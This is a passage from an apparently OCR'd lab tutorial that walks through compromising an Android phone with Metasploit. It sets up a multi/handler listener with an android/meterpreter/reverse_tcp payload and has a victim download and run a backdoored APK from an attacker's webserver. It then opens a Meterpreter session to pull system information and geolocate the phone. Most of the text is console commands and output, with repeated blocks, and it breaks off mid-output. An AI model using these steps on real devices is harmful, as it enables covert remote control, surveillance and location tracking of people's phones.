
Choose y/n : n




- Open the new terminal and start **metasploit** console by using below command  
**msfconsole**



- Metasploit framework console is loaded




- Configure listener in the metasploit framework to handle requests coming from victim mobile by giving below command :  
**use exploit/multi/handler**




A screenshot of a Kali Linux desktop environment. A terminal window is open in the center, showing the command "use exploit/multi/handler" entered at the prompt. The terminal window has a dark blue background with white text. The desktop interface includes a vertical dock on the left containing icons for Home, Places, Terminal, and other applications. The desktop background features a blue gradient with a stylized white feather logo.

- Configure the payload by giving below command :  
**set payload android/meterpreter/reverse\_tcp**




A screenshot of a Kali Linux desktop environment, similar to the previous one. A terminal window is open in the center, showing the command "set payload android/meterpreter/reverse\_tcp" entered at the prompt. The terminal window has a dark blue background with white text. The desktop interface includes a vertical dock on the left containing icons for Home, Places, Terminal, and other applications. The desktop background features a blue gradient with a stylized white feather logo.

- Configure listener ip address by giving below command :  
**set LHOST XXX.XXX.XXX.XXX. (i.e. 192.168.1.101)**




```
root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
```

- Configure listener port by giving below command :  
**set LPORT XXXXX (i.e. 5577)**



```
root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 5577
```


- Launch the exploit to accept requests coming from victim's mobile by giving below command :  
**exploit -j**




```
root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 5577
LPORT => 5577
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:5577
msf exploit(multi/handler) >
```

- Open the home folder and select **backdoored** folder.



- Upload the **nsf.apk** backdoor file to webserver.



- Access the hacker's website on victim mobile, download and run the backdoor application.
- Once the application is run on the victim mobile, a session get established in metasploit console.

```


root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 5577
LPORT => 5577
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:5577
msf exploit(multi/handler) >
msf exploit(multi/handler) >
[*] Sending stage (70031 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.101:5577 -> 192.168.1.103:44224) at
2018-05-07 10:56:05 +0530

```



- Access the victim mobile by giving below command :  
**session -i 1.**




```
root@kali: ~
File Edit View Search Terminal Help
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:5577
msf exploit(multi/handler) >
[*] Sending stage (70031 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.101:5577 -> 192.168.1.103:44224) at
2018-05-07 10:56:05 +0530

msf exploit(multi/handler) > sessions -i 1
```

- It will start the meterpreter session




```
root@kali: ~
File Edit View Search Terminal Help
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:5577
msf exploit(multi/handler) >
[*] Sending stage (70031 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.101:5577 -> 192.168.1.103:44224) at
2018-05-07 10:56:05 +0530

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

- Get information about victim's mobile operating system version by giving below command :  
**sysinfo**



```


root@kali:~# msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
root@kali:~# msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
root@kali:~# msf exploit(multi/handler) > set LPORT 5577
LPORT => 5577
root@kali:~# msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:5577
root@kali:~# msf exploit(multi/handler) >
root@kali:~# msf exploit(multi/handler) >
[*] Sending stage (70031 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.101:5577 -> 192.168.1.103:44224) at
2018-05-07 10:56:05 +0530

root@kali:~# msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : localhost
OS           : Android 8.1.0 - Linux 4.4.78-perf+ (aarch64)
Meterpreter   : dalvik/android
meterpreter > 
```

- Get geolocation of victim's mobile by giving below command :  
**geolocate**



```

root@kali:~# msf exploit(multi/handler) >
root@kali:~# msf exploit(multi/handler) >
[*] Sending stage (70031 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.101:5577 -> 192.168.1.103:44224) at
2018-05-07 10:56:05 +0530

